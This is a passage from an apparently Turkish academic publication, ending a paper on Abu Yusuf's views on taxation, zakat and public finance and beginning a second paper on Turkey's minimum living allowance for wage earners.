Haraç vermenin oluşturacağı zulüm için, alınacak haraçlarda harac-ı mukaseme yoluna gidilmesini önermiştir. Bu durumun Beytülmal'a daha çok gelir temin edip, vergi mükelleflerinin haksızlıklarını gidereceğine, vergi mükellefleri arasında yaşanan başkalarına ait vergilerin ödenmesi durumuna engel olacağına, vali ve amillerin haksızlarının önüne geçeceğini düşünmüştür. Bu önerisinden başka beytülmal, sultan ve vergi mükellefleri için daha etkin bir çözüm bulamadığını ifade etmektedir. Ayrıca haracı-ı mukaseme'nin uygulanışı konusunda da görüşler beyan etmiştir. Örneğin aşağıdaki oranlarda alınması gerektiğini ifade etmiştir²⁸.

"nehir ve kaynak sularından sulanan buğday, arpa gibi kış mahsullerinden 2 humus, dolap vesaire sulanan 1,5 humus, hurma, üzüm bahar sebze ve bahçelerden 1 sülüs (1/3)..."

Bu noktada Ebu Yusuf'un nehir sularıyla sulanan ve taşıma suyuyla sulanan arazilerden farklı oranlarda haraç-ı mukaseme vergisi önerdiği görülmektedir. Bu farklılığın sarf edilen emeğin karşılığı olduğu, nehir sularıyla sulanan araziden elde edilen ürünlerin diğer usullerle sulanan arazilerdeki ürünlere göre daha çok vergi oranı verilmesi çıkarımı yapılabilir.

Ebu Yusuf benzer şekilde öşür oranlarında da farklı oranlar önermektedir. Nehir, dere ve kaynak sularıyla sulanan öşür için tahsil edilen arazilerden elde edilen ürünler için tam öşür (1/10), kova, motor gibi insan emeğine dayanan sularla sulananlar için masraflara karşılık olmak üzere yarım öşür (1/20) alınmalıdır. Bu görüşlerinin kendisinin görüşleri olmadığını ve kendisini yetiştiren alimlerin sözleri,

²⁵ Ebu Yusuf, s.144

²⁶ Orta çağ islam iktisat düşüncesi, ghazanfar s.288

²⁷ Bünyamin Duran, s.226

²⁸ Ebu Yusuf, Kitabı'l Haraç, s.93,94

hadis ve tatbikattan alındığını üzerinde mutabık kalınmış esasları içerdiğini belirtmiştir. Yine bir ürünün öşür olarak alınması için ‘elde kalabilen mallar’ sınıfına tabi olması gerektiğini belirtmiştir. Ve ardından elde kalabilen mallar için kile ile ölçülüp teraziyle tartılabilen (buğday, arpa, darı, pirinç, ceviz gibi) tanımı yapmıştır.²⁹

Adaletli olup mazluma insaf etmenin haracı artırıp memleketlerin imarını kolaylaştıracağını savunur. Ona göre “*Bereket ve feyz ancak adaletle beraber bulunur, zulüm ile yok olur. Zulüm ve haksızlıkla alınan haraç azalır ve memleketi harap eder.*”

Son olarak iltizam sisteminde, mültezimlerin halka zulüm ile muamele etmesi durumunda halkın sahip olduklarına zarar vererek halkı harap eder. Bu durumun ise vergi hasılatını azaltacağını savunur³⁰.

Mükellef Odaklılık ve Memur Seçimi

Ebu Yusuf’un bütün memleketin zekat işlerinden sorumlu memurun seçimi için ise halifeye verdiği tavsiyede zekat memurlarının ‘doğru, iffetli, kalbi hastalıklardan salim, zekat mallarının beyanında senden bir şey gizlemeyecek, mükellefe haksızlık etmeyecek’ kişilerin arasından seçilmesi gerektiğinin belirtmiştir. Ayrıca bu baş memurun tek tek illeri dolaşıp kendilerinin rıza göstereceği yerel zekât memurları seçmesi gerektiğini ifade etmiştir. Bu memurların seçiminde memleketlerin çeşitli sosyo-kültürel özelliklerinin de dikkate alınması gerektiğini belirtmiştir³¹.

Burada Ebu Yusuf’un memur seçiminde mükellefe haksızlık etmeme özelliğini de zikretmesi sadece vergilemede etkinlik değil aynı zamanda vatandaşı koruyan vergi adaletini ve vergi ahlakını arttıran bir amacının olduğunu kanıttır. Ayrıca uygulamaları yaparken illerin çeşitli kurumsal yapılarının dikkate alınması gerektiğini söylemesi günümüz iktisat politikalarına yol göstermektedir.

Ayrıca memurun iâşe ücreti, haraç vergisinin nakil masrafları, haraç defterinin, postacıların, ölçeklerin masrafları gibi birtakım vergilerin elde edilme giderlerinin beytülmal tarafından karşılanması gerektiğini haraç sahiplerince alınmamasını ifade eder³².

Zekât

Ebu Yusuf zekât konusunda da görüşler belirtmiştir. Hz. Peygamber’in uygulamalarından yola çıkarak önce zekât hakkında çeşitli tanımlamalar yapmış ardından da birtakım tavsiyelerde bulunmuştur. Zekâta engel olmak, zekât vermemek gayesiyle hile düşünmek, zekatı çeşitli hile ve tuzaklarla ibtal etmek gibi davranışların bir mümin için uygun olmayan davranışlar olduğunu belirtmektedir³³.

Ebu Yusuf zekâtın hangi mallardan alınacağını, zekâta konu malları ve bu malların hangi durumlarda zekât olarak alınıp hangi durumlarda zekat olarak alınamayacağını, zekatın nelere sarfedileceğini açıklamıştır. O dönem koşullarında zekât modern maliyede tahsis ilkesine göre tahsil edilmektedir³⁴.

Kur’an’da zekât ile ilgili ayet Tevbe suresinde geçer.

“Sadakalar (zekâtlar), Allah’tan bir farz olarak ancak fakirler, düşkünler, zekât toplayan memurlar, kalpleri İslâm’a ısındırılacak olanlarla (özgürlüğüne kavuşturulacak) köleler, borçlular, Allah yolunda cihad edenler ve yolda kalmış yolcular içindir. Allah, hakkıyla bilendir, hüküm ve hikmet sahibidir.”

Tevbe 9/60

Ebu Yusuf devletin ayette geçen şekilde zekât gelirlerinin harcanması gerektiğini ifade etmiştir. Zekâtın bu sekiz kalem arasında nasıl paylaştırılması gerektiğine dair de açıklamalarda bulunmuştur. Örneğin dönemin şartlarına göre bütün zekât gelirlerinin sadece fakirlere verilebileceğini ifade etmiştir.

Ebu Yusuf ayrıca baş zekât memurunun, memleketlere gönderilen memurlardan zekâtı toplamasını ve Allah’ın Kur’an’da gösterdiği yerlere ve şahıslara harcaması gerektiğini ifade etmiştir. Haraç (veya öşür) toplayanların zekâtları da ayrıca kesinlikle toplamamasını bu iki kaynağın

²⁹ Ebu Yusuf , Kitabu’l Haraç, s.96

³⁰ Ebu Yusuf , Kitabu’l Haraç s.176

³¹ Ebu Yusuf , Kitabu’l Haraç, s.137,138

³² Ebu Yusuf , Kitabu’l Haraç, s.181,182

³³ Ebu Yusuf , Kitabu’l Haraç, s.137

³⁴ Şahin Yeşilyurt s.106-109

karıştırılmaması gerektiğini ifade etmiştir. Bunun gerekçesi olarak ise haracın bütün Müslümanlara ait bir fey olduğunu fakat zekâtın harcama kalemlerinin Kur'an'da belirtildiğini ifade etmiştir³⁵.

Kamusal Finansman Yöntemi Olarak Harç

Ebu Yusuf vatandaşların Dicle ve Fırat nehirlerinden akıtılan kanalın temizlenmesini yahut genişlemesini istemeleri durumunda bunun yapılması iki yöntem önermiştir. Bunlardan ilkinde göre herkesin beraberce temizleme veya genişleme işine koyulmasını ve kanaldan elde ettiği faydayla orantılı olarak bedenen çalışmasını önermiştir. (örneğin evinin/tarlasının önüne kadar çalışıp ardından işi bırakması geri kalan işi uzak yerlerde gibi mülk sahiplerinin üstlenmesi gibi). İkinci yöntemde ise kanal baştan sona temizlendikten sonra işin maliyetinin kanaldan istifade eden herkese pay edilmesi önerisi vardır. Ebu Yusuf hükümdara bu iki durumdan bir tanesini seçebileceğini ifade etmiştir³⁶.

Bu görüş modern maliyedeki kamusal finansman araçlarından harçların özelliğine çok benzemektedir. Devletin (halifenin) cebri olarak kamu hizmetinden yararlanan herkese bu hizmete katılma payı biçmesini öngörür.

İltizam Sistemi ve Vergi Memurluğu

Ebu Yusuf dönemin halifesine Sevad ve diğer iller için iltizam usulüyle vergilendirmeye gidilmemesini önerir. Çünkü iltizam haraçtan fazla şekilde alınırsa haraç mükelleflerinin aşırı vergi yüküne maruz kalıp zulme uğrayacağını düşünür. Bu durumun ise memleketlerin harap, halkın helak olmasına yol açacağını ileri sürer. Ebu Yusuf'a göre mültezimler her zaman devlet ile yaptığı kendi yaptığı anlaşması ve dolayısıyla kendi çıkarını düşünür, tahsil etmesi gereken miktardan fazlasını ister ve bunun için gerekirse şiddete başvurur. Ona göre Allah, haraç mükelleflerinden kolaylıkla alınabilecekleri miktarların alınmasını emretmiştir. Ebu Yusuf bu tarz uygulamaların sonucu olarak vergi hasılatının da azalacağını düşünür. Tüm bunlar göz önüne alınırsa Ebu Yusuf vergi tahsilatında iltizam sistemi yerine vergi memurlarının vergileri toplaması gerektiğini savunur³⁷.

Ona göre mültezimler cizye gelirlerinin zayı olmasına sebep olur. Örneğin bir köydeki mültezim 500 dirhem karşılığında vergileri toplama konusunda anlaşarsa bunu köylülerden

1000 dirheme kadar tahsil edebileceğini belirtir. Bu durum dinen caiz değildir ve vergi gelirlerinin azalmasına neden olur³⁸.

Ebu Yusuf iltizam sistemini tasvip etmediği gibi devletin tahsil edeceği gelirler memurlar hakkında da görüş belirtmiştir. Ona göre vergi adaletini sağlamak adına seçilen vergi memurlarının işinin ehilleri ve düzgün ahlaklı olması gerektiğini ifade etmiştir. Mevcut vali ve amillerin ve onların akrabaları ve arkadaşlarının yaptıkları birtakım kötü davranış ve vergi zulümlerini halifeye bildirir³⁹.

Ebu Yusuf'un iltizam sistemine eleştirisinde kendisinden yüzlerce yıl sonraki uygulamalar (örneğin Osmanlı İmparatorluğu'nun son döneminde) göz önüne alındığında, bu karşı çıkışının ne kadar haklı olduğu görülmektedir.

Hükümdarın/Devletin Temel Görevleri

Ebu Yusuf geniş anlamda hükümdarın görevlerini Hz. Ömer'den yola çıkarak özetlemiştir. Hz. Ömer bir vaazında insanların kendisinden hükümdar olarak talep edebileceği görevleri aşağıdaki şekilde belirtmiştir⁴⁰:

- Vergi ve öşürlerin hak ve adaletle alınması
- Malları müstehaklarına sarfedilmesini sağlamak
- Maaş ve erzakları çoğaltıp, kale ve sınırların güvenliğini sağlamak milleti ve memleketi korumak
- İnsanları tehlikeye maruz bırakmamak

Burada maaş ve erzakların çoğaltılmasının da hükümdarın görevlerinin arasında sayılmasının devletin ekonomik büyüme açısından da bir görevi olduğu çıkarımında bulunulabilir. Bu bakımdan hükümdarın görevlerinin genel anlamda kamu gelirleri, kamu harcamaları, iç ve dış güvenlik, ekonomik büyüme olmak üzere dört ana kaleme ait olduğu görülmektedir.

³⁵ Ebu Yusuf, Kitabu'l Haraç, s.138

³⁶ Ebu Yusuf, Kitabu'l Haraç, s.161

³⁷ Ebu Yusuf, Kitabu'l Haraç, s.176

³⁸ Ebu Yusuf, Kitabu'l Haraç, s.202,203

³⁹ Ebu Yusuf, Kitabu'l Haraç, s.178,179

⁴⁰ İmam Ebu Yusuf, **Kitabu'l-haraç** (çev. A. Özek), İstanbul Üniversitesi Maliye Enstitüsü Hisar Yayınevi,1973, s.194

Hükümdarın görevleri arasında ifade edilen maddeler arasındaki güvenlik, adalet, savunma gibi görevler klasik iktisadi düşüncedeki devlet anlayışla tutarlılık gösterirken, maaş ve erzakların çoğaltılması ise daha çok İkinci Dünya Savaşı sonrası hakim olan iktisadi görüşlerdeki devletin anlayışındaki devletin görevlerinden biri olması sebebiyle önemlidir⁴¹.

Ayrıca Ebu Yusuf hükümdarların yol, köprü, denizcilik, sulama kanalları ve şartlar sağlandığı zaman tarım sektörüne destek olması gerektiğini ifade etmiştir⁴². Ebu Yusuf'un faydasının bir bölgeye veya tüm halka yansımaya bağlı olarak finansmanı değişse bile kalkınmaya yönelik kamu hizmetlerini hükümdarın görevlerinden bir tanesi olduğunu nitelendirmiştir⁴³.

Ortak Mallar

Ebu Yusuf halifenin kendisine sorduğu su kanallarının umuma ait yolu kapatması ve bazı insanların mağdur olduğu için nasıl bir çözüm getirileceği sorusuna cevabı; şikâyetle konu olan nehir, ark veya kanalın kadim olması durumunda bu durumdan zarar görenlerin sonradan geldiği için o durumda herhangi bir müdahaleye gerek olmadığı yönündedir. Fakat kanal valı emriyle veya başka bir şekilde sonradan açıldıysa bu durumda fayda ve zararları kıyaslanır eğer faydası daha çok ise müdahale edilmez ama zararı çok ise o zaman Halife tarafından bozulması tavsiye edilir. Ebu Yusuf bu durumun istisnası olarak insanların ve hayvanların içme suyu olarak faydalanması durumunu gösterir. Eğer böyle bir durum söz konusuysa bu durumda ona dokunamaz⁴⁴.

Bu çözüm, literatürde negatif dışsallıkların çözümünde Kaldor-Hicks teoremi olarak ifade edilen çözümün çok benzerinin yüzlerce yıl önceden incelendiğini göstermektedir. Ebu Yusuf'un döneminde önemli büyüklükte negatif dışsallıklar (örneğin çevre kirliliklerinin) olmadığı ve ekonominin tarım ağırlık bir yapısı olduğu unutulmamalıdır.

Kaldor-Hicks teoremine (tazmin ilkesine) göre piyasada pareto optimumdan uzaklaşılacak bir değişiklik olduğu zamanda, değişiklik sonrası kazançlı çıkanların faydaları, değişiklik sonrası zararlı çıkan kişilerin zararından büyükse bu değişim refah artışına yol açar⁴⁵.

Ebu Yusuf Dicle ve Fırat gibi büyük nehirlerin hepsinde veya dere, pınar gibi sair sulara bütün Müslümanların hakkının olduğunu ifade etmiştir. Kimsenin başkasını bu haktan mahrum etmeye hakkının olmadığı savunur. Suları kendi çıkarları için kullanan kişilerin başkalarını bu haktan men etmesinin kabul edilemeyeceğini söyler. Ayrıca bütün Müslümanlara (topluma) ait olan bu kaynakların temizlenmesi, yeni kanal açılması, nehir üzerindeki barajlar vb. araçların bakım, onarımı halifenin (devletin) görevidir ve masrafları beytülmalдан karşılanır⁴⁶.

Görüleceği üzere Ebu Yusuf, Fırat ve Dicle nehirlerinin toplumun ortak malları olarak görmüştür. Fırat ve Dicle'nin üzerinde tüm Müslümanların ortak hakkının olduğunu, ortak tüketime konu olması gerektiğini, suları kullananların başkalarına zarar vermeyecek şekilde bu hakkını kullanabilmesi gerektiğini (negatif dışsallıklara mahal vermeyecek şekilde) savunmuştur.

⁴¹ Naci B. Muter, A. Kemal Çelebi ve Süreyya Sakıncı. "Kamu Maliyesi." Emek Matbaası Manisa (2008), s7-33

⁴² M.N. Siddiqi, İslam İktisadi Düşünce Tarihi Üzerine Yapılan Çalışmaların Bir Tahlili (Çev. Ömer Açıkgöz), **İslami Araştırmalar Dergisi**, c.11, sayı3-4, 1998, s.223

⁴³ Munawar Iqbal ve Tariqullah Khan, **Financing Public Expenditure: An Islamic Perspective**, Islamic Development Bank Islamic Research and Training Institute Occasional Paper No:7, 2004, s16

⁴⁴ Ebu Yusuf, Kitabu'l Haraç, s. 159

⁴⁵ A. Kemal Çelebi, **Liberal Ekonomik Düşüncede Kamu Kesiminin Büyüklüğü Sorunu**, Manisa: Emek Matbaası, 2003, s.77

⁴⁶ Ebu Yusuf, Kitabu'l Haraç, s. 163-164

SONUÇ

Klasik dönem alimlerinden olan Ebu Yusuf devrin önemli düşünürlerinden dersler almış ve üç hükümdara kadı olarak görev yapmıştır. Yaşadığı dönem bilimlerin henüz alt dallara ayrılmadığı olaylara bütün halinde bakıldığı bir dönemdir. Bu bakımdan Ebu Yusuf kadı olmasının da getirdiği bir sorumluluk ile topluma dair konular ile ilgilenmiştir. Dönemin hükümdarının sorularına cevaben yazdığı Kitabü'l Haraç kitabı ile maliye bilimi açısından ilk önemli bir eser kaleme almıştır. Üstelik yazıldığı dönemin bugün kimi iktisatçılarca “büyük boşluk” olarak ifade edilen iktisat literatüründe göz ardı edilen bir dönem olması da eserin önemini arttırmaktadır. Ebu Yusuf Adam Smith’ten yaklaşık 1000 sene önce henüz maliye biliminin bir disiplin haline gelmediği dönemde yaptığı bu çalışma ile yaşadığı dönem koşullarına göre bir hayli ileri nitelikte bir eser bırakmıştır.

Ebu Yusuf kitabının odak noktasında kamu gelirlerini ele almıştır. Kamu gelirlerinin yanında kamu mali yönetimine ilişkin birçok ilke ortaya konulmuştur. Buna göre haraç, öşür, zekat, vergi adaleti, vergilemede etkinlik gibi birçok ilke incelenmiştir. Savunduğu ilkelerin arka planı incelendiğinde sadece kamu tarafından olaya bakmadığı, vatandaşlar açısından ve de etkinlik ilkesi açısından olayları incelediği görülmüştür. Bunun sonucu olarak bazı durumlarda vergilerin oran veya miktar olarak azaltılmasını önerdiği, bazı durumlarda vergilerin yapısında değişiklik önerdiği görülmektedir. Birçok konuda farklı alternatifler sunarak seçim hakkını da hükümdara bırakmıştır.

KAYNAKÇA

- Bal, Oğuz, (2014) İslam İktisadı'nın Kilometre Taşlarından Ebû Yusuf'un İktisadi Düşüncesi, Türkiye İslam İktisadı Dergisi, Cilt 1, Sayı 2, ss. 1-41
- Çelebi, A. Kemal. (2003). Liberal Ekonomik Düşünce ve Kamu Kesiminin Büyüklüğü Sorunu. Manisa: Emek Matbaası.
- Duran, Bünyamin, (2017) Din ve Kapitalizm, Lambert Academic Publishing,
- Ebu Zehra, Muhammed (2005), Ebu Hanife (İmam-i Azam)(Çev. Osman Keskiöğlu), Diyanet İşleri Başkanlığı,
- Iqbal, Munawar ve Tariqullah Khan, (2004), Financing Public Expenditure: An Islamic Perspective,
- Iqbal, Zafar ve K Lewis, Mervyn. (2009). An Islamic Perspective on Governance.
- İslahi, Abdul Azim. (2017), Müslümanların İktisadi Düşünce ve Analize Katkıları (Çev. Gökhan Umut), İktisat Yayınları.
- Islamic Development Bank Islamic Research and Training Institute, (2004) Occasional Paper No:7, Jeddah.
- İmam Ebu Yusuf, Kitabü'l-haraç (çev. A. Özek), (1973), İstanbul Üniversitesi Maliye Enstitüsü Hisar Yayınevi.
- Kallek, Cengiz (1997) Ebu Yusuf'un İktisadi Görüşleri, İslam Araştırmaları Dergisi, sayı 1, ss.1-18
- Muter, Naci B., A. Kemal Çelebi ve Süreyya Sakıncı. (2008), "Kamu maliyesi." Emek Matbaası Manisa,
- Schumpeter, Joseph A. (2006), History of Economic Analysis, Routledge.
- Siddiqi, M. Nejatullah ve S.M. Ghazanfar, Erken Dönem Orta Çağ İslam İktisat Düşüncesi: Ebu Yusuf'un Kamu Maliyesine İlişkin Görüşleri, Orta Çağ İslam İktisat Düşüncesi içinde, Klasik Yayınları, 2015
- Siddiqi, M. Nejatullah ve S. M. Ghazanfar. (2001), "Early medieval Islamic economic thought: Abu Yusuf's (731-798 AD) economics of public finance." History of Economic Ideas ,ss.13-38
- Siddiqi, M. Nejatullah, (1998) İslam İktisadi Düşünce Tarihi Üzerine Yapılan Çalışmaların Bir Tahlili (Çev. Ömer Açıkgöz), İslami Araştırmalar Dergisi, c.11, sayı3-4, ss.220-235
- TDV İslâm Ansiklopedisi Ebu Yusuf Maddesi, (1994), c.10, ss. 260-265
- TDV İslâm Ansiklopedisi Kitabü'l Haraç Maddesi, (2002) c.26, ss. 101-104
- Uslu, Rifat, (2013) İmam Ebû Yusuf'un Hayatı ve Kitabü'l Harac'ı, İslam Hukuku Araştırmaları Dergisi, sy. 22, ss. 403-429.
- Yeniçeri, Celal, (1986) Ebu Hanifenin Hayatı İktisadi Görüşleri, Marmara Üniversitesi, İlahiyat Fakültesi Dergisi, Sayı 4, İstanbul.
- Yeşilyurt, Şahin, (2015), İmam Ebu Yusuf'un Kamu Maliyesi Alanına Katkısı, Maliye Dergisi Sayı 169, ss.97-117

Türkiye’de Asgari Geçim İndirimi Uygulaması ve Özellik Arz Eden Hususlar

Zeynep ARIKAN*

Ahmet İNNECİ**

Öz

Asgari geçim indirimi, ücretlilerin korunması amacıyla yürürlüğe konulan bir uygulama olup, yaklaşık on yıldır uygulanmaktadır. Mükellefin medeni durumu, eşinin çalışıp çalışmadığı ve çocuk sayısı dikkate alınarak hesaplanacak tutar asgari geçim indirimi olarak, hesaplanan gelir vergisinden mahsup edilmekte ve böylece ücretliler üzerindeki vergi yükünde bir azalma söz konusu olmaktadır.

Asgari geçim indirimi hesaplanması, indirimden faydalanabileceklerin kimler olduğu, eş ve çocuk tabirleri, dönem içinde ailevi durumlarında değişiklik olanların yapması gerekenler, asgari geçim indirimi uygulamasında büyük önem arz etmektedir. Çalışmada Türkiye’de asgari geçim indirimi uygulamasına ilişkin bilgiler verilecek ve uygulamada karşılaşılabilecek özellikli durumların asgari geçim indirimi uygulamasını nasıl etkilediği üzerinde durulacaktır. Buna ek olarak seçilmiş Avrupa ülkelerindeki asgari geçim indirimi benzeri uygulamalarla ülkemizdeki durum karşılaştırılacaktır.

Anahtar Kelimeler: *Asgari Geçim İndirimi, Ücret, Vergi*

JEL Kodlar: *H20, K34, K40*

Minimum Living Allowance Practice and The Specifical Situations in Turkey

Abstract

The minimum living allowance is implemented for the protection of wage earners and it has been implemented for about ten years. The amount calculated by taking into account the marital status, whether the wife works or not and the number of children is deducted from the calculated income tax, thus there is a decrease in the tax burden on the wage earners.

The calculation of the minimum living allowance, who can benefit from it, what the wife and children are, what needs to be done for those who change their familial situation during the period are great importance in the minimum living allowance practice. In this study, the informations will give about the minimum living allowance practice in Turkey and it will focus on how the specific situations that can be encountered in practice affect the minimum living allowance practice. In addition to this, the situation in our country will be compared with the similar practices in selected European countries.

Keywords: *Minimum Living Allowance, Wage, Tax*

JEL Codes: *H20, K34, K40*

GİRİŞ

Asgari geçim indirimi, gerçek usulde vergiye tabi ücretlilere yönelik olarak yürürlüğe konulan ve 2008 yılı başından itibaren vergi sistemimizde yer alan bir uygulamadır. Asgari geçim indirimi uygulaması ile mükellefin medeni durumu, eşinin çalışıp çalışmadığı ve çocuk sayısı dikkate alınarak hesaplanacak tutar, hesaplanan gelir vergisinden mahsup edilecek ve ödenecek gelir vergisi bulunacaktır. Böyle bir uygulamanın yürürlüğe konulmasının temel amacı, ücret geliri elde edenlerin korunması ve üzerlerindeki vergi yükünün azaltılmasıdır.

Asgari geçim indiriminden sadece gerçek usulde vergiye tabi ücretliler yararlanabilmekte, diğer ücretliler yararlanamamaktadır. Bunun yanında dar mükellefiyet kapsamında ücret geliri elde edenler ile ücret geliri dışında diğer gelir unsurlarından gelir elde edenler de asgari geçim indiriminden yararlanamazlar. Birden fazla işverenden ücret geliri elde edilmesi halinde, sadece en yüksek ücret gelirine asgari geçim indirimi uygulanacaktır. Asgari geçim indirimi uygulamasından gerçek usulde vergiye tabi ücretli olan aile fertlerinden (eş, çocuk gibi) her biri ayrı ayrı yararlanabilmektedir.

Asgari geçim indirimi uygulaması ücretlilerin korunması bakımından önemli bir uygulamadır ve çeşitli Avrupa ülkelerinde de asgari geçim indirimi benzeri uygulamalar söz konusudur. Çalışmamızda Türkiye’de asgari geçim indirimi uygulaması ayrıntılı bir şekilde incelenmiştir. Seçilmiş Avrupa ülkelerinde asgari geçim indirimi benzeri uygulamalarla karşılaştırmalar yapılmış ve uygulamada ortaya çıkan özellikli durumlara değinilmiştir.

* Prof. Dr., Dokuz Eylül Üniversitesi, İktisadi ve İdari Bilimler Fakültesi Maliye Bölümü, zeynep.arikan@deu.edu.tr

** Arş. Gör., Dokuz Eylül Üniversitesi, İktisadi ve İdari Bilimler Fakültesi Maliye Bölümü, ahmet.inneci@deu.edu.tr

1. Türk Vergi Sisteminde Asgari Geçim İndirimi Uygulaması

Ülkemizde asgari geçim indirimi uygulaması, farklı isimlerle ve usullerle uygulansa da, yaklaşık altmış yıllık bir geçmişe sahiptir. Bu nedenle asgari geçim indiriminin tarihi geçmişi ve uygulamaya konulma gerekçelerinin bilinmesi önem arz etmektedir.

1.1. Tarihsel Geçmişi

Asgari geçim indirimi uygulaması, 5615 sayılı Kanun¹'un 2. maddesi ile 193 sayılı Gelir Vergisi Kanunu²'nin (GVK) mülga 32. maddesinin yeniden düzenlenmesi ile 01.01.2008 tarihinden itibaren uygulanmak üzere yürürlüğe girmiştir. Asgari geçim indirimi uygulamasından önce yine ücretlilere yönelik “özel indirim”³, “özel gider indirimi”⁴ ve “ücretlilerde vergi indirimi” uygulamaları Türk vergi sisteminde uygulama alanı bulmuştur. 4842 sayılı Kanun'un 15. maddesi ile “ücretlilerde vergi indirimi”⁵ GVK'nın mükerrer 121. maddesinin değiştirilmesi ile yürürlüğe konulurken, “özel indirim” ve “özel gider indirimi” uygulamalarına son verilmiştir. Nihayet 5615 sayılı Kanun'un 31. maddesi ile de “ücretlilerde vergi indirimi” yürürlükten kaldırılmış ve “asgari geçim indirimi” uygulaması yürürlüğe konulmuştur.

1.2. Asgari Geçim İndirimi Uygulamasının Amaç ve Önemi

Modern vergi teorisinin temel prensiplerinden biri olan ödeme gücü ilkesine göre, herkes ödeme gücüne göre vergi ödemelidir. Ancak maddi varlıkları sadece fizyolojik varlığını sürdürmeye yetecek kadar olan kimselerin gerçek bir vergi ödeme güçleri yoktur ve bu kimselerin vergi mükellefiyeti dışında tutulmaları gerekmektedir (Dikmen 1956). Bu sosyal devlet olmanın da bir gereğidir. Çünkü sosyal devlet, kişilerin insan onuruna yaraşır bir yaşam seviyesini sağlamaya yönelik tedbirleri alma konusunda görevlidir. İşte asgari geçim indirimi uygulamasında bir takım ücretlilerin elde ettikleri ücret gelirleri nedeniyle hesaplanan gelir vergisinden, medeni durumu, eşinin çalışıp çalışmaması ve çocuk sayısına göre belirlenen tutarın indirilmesi söz konusu olmaktadır. Böylece ücretliler üzerindeki vergi yükü azalacaktır. Bunun yanında asgari geçim indirimi, anayasal bir hüküm olan mali güce göre vergilendirmeyi sağlamaya yönelik uygulamalardan biridir ve ayırma prensibine de hizmet etmektedir.

1.3. Asgari Geçim İndirimi Uygulamasına İlişkin Temel Hususlar

Asgari geçim indirimi uygulamasının ilişkin başta GVK olmak üzere Gelir Vergisi Genel Tebliğlerinde ve çeşitli özelgelelerde asgari geçim indiriminden kimlerin yararlanabileceği, tutarın hesaplanma usulü, aile durum bildirim gibi hususlarda düzenlemeler yer almaktadır. Bu konuların bilinmesi uygulamada karşılaşılan özellikli durumların daha iyi anlaşılması bakımından oldukça önemlidir.

1.3.1. Asgari Geçim İndiriminden Yararlanabilecek Ücretliler

GVK'nın 32. maddesine göre asgari geçim indirimi, ücretin sadece gerçek usulde vergilendirilmesinde uygulanacaktır. Asgari geçim indirimine ilişkin uygulama esasları 265 Seri No'lu Gelir Vergisi Genel Tebliği⁶ ile belirlenmiş ve indirimden faydalanabilecekler ve faydalanamayacaklar konusunda bilgiler verilmiştir. Aşağıdaki tabloda asgari geçim indiriminden faydalanabilecekler ve faydalanamayacaklar yer almaktadır.

Tablo 1: Asgari Geçim İndiriminden Faydalanabilecekler ve Faydalanamayacaklar

ASGARİ GEÇİM İNDİRİMİ UYGULAMASI

¹ Gelir Vergisi Kanunu ve Bazı Kanunlarda Değişiklik Yapılmasına Dair Kanun, 04.04.2007 tarihli ve 26483 sayılı Resmi Gazete'de yayımlanmıştır.

² 06.01.1961 tarihli ve 10700 sayılı Resmi Gazete'de yayımlanmıştır.

³ 3239 sayılı Kanun'un 45. maddesi ile 193 sayılı Gelir Vergisi Kanunu'nun 31. maddesinin değiştirilmesiyle yürürlüğe konulmuş ve 1986-2004 yılları arasında ülkemizde uygulama alanı bulmuş, 4842 sayılı Kanun'un 3. maddesi ile yürürlükten kaldırılmıştır. Uygulama ile ücretliler günlük belirli miktarlarda özel indirimden faydalanabilmekte ve böylece ödenecek vergi miktarı düşmekte, net ücret artmaktaydı.

⁴ 3946 sayılı Kanun'un 13. maddesi ile 193 sayılı Gelir Vergisi Kanunu'nun 63. Maddesine eklenen bent ile yürürlüğe konulmuştur. Özel gider indirimi 1994-2004 yılları arasında ülkemizde uygulama alanı bulmuş, 4842 sayılı Kanun'un 15. ile yürürlükten kaldırılmıştır. Uygulama ile ücretlilerin kendisi, eşi ve çocuğu için yaptığı eğitim, sağlık, gıda, giyim ve kira harcamaları belirli şartlar altında özel gider indiriminin kapsamında indirim konusu yapılacaktır.

⁵ Uygulama ile gerçek ücretlilerin vergilendirilmesinde mükellefin kendisi, eşi ve çocukları ile ilgili eğitim, sağlık, gıda, giyim ve ikamet edilen konutlara ait kira harcamalarının yıllık toplamının *belirli bir yüzdesi*, ücretlinin ertesi yılda ödeyeceği gelir vergisinden mahsup edilecek veya işverenler aracılığı ile kendisine nakden iade edilecektir.

⁶ 04.12.2007 tarihli ve 26720 sayılı Resmi Gazete'de yayımlanmıştır.

Faydalanabilecekler	Faydalanamayacaklar
✓ Ücretleri gerçek usulde vergilendirilen tam mükellef gerçek kişiler (Diğer bir ifade ile ücretleri tevkif suretiyle vergilendirilen tam mükellef kişiler), ✓ Tevkifata tabi tutulmamış ücret gelirlerini yıllık beyanname ile bildirenler, ✓ Gelir Vergisi Kanununun 61. maddesi kapsamında ücret kapsamında değerlendirilen ücret geliri elde edenler (Örneğin; sosyal güvenlik destekleme primi ödemek suretiyle çalışanlar ile kurumların yönetiminde görevli olanlar)	✓ Ücretleri “diğer ücret⁷” kapsamında vergilendirilen hizmet erbabları, ✓ Dar mükellefiyet kapsamında ücret geliri elde edenler, ✓ Başka bir kanun hükmü (3218 sayılı Serbest Bölgeler Kanunu, 4490 sayılı Türk Uluslararası Gemi Sicili Kanunu, 4691 sayılı Teknoloji Geliştirme Bölgeleri Kanunu vb.) uyarınca ücretlerinden gelir vergisi tevkifatı yapılmayanlar, ✓ Ücret geliri elde etmeyen gerçek kişiler.

Kaynak: GVK, 265 Seri No’lu Gelir Vergisi Genel Tebliği ve www.gib.gov.tr’den yararlanılarak tarafımızca hazırlanmıştır.

1.3.2. Asgari Geçim İndirimi Tutarının Hesaplanması

Asgari geçim indirimi GVK’nın 32. maddesinde düzenlenmiştir. Buna göre asgari geçim indirimi ücretin gerçek usulde vergilendirilmesinde uygulanır. Yararlanılabilecek asgari geçim indiriminin aylık tutarı ise şu şekilde belirlenmektedir (Tosuner & Arıkan 2018):

$$\text{Asgari Geçim İndirimi Aylık Tutarı} = \frac{(\text{Yıllık Brüt Asgari Ücret} \times \text{Asgari Geçim İndirimi Oranı}) \times \% 15}{12}$$

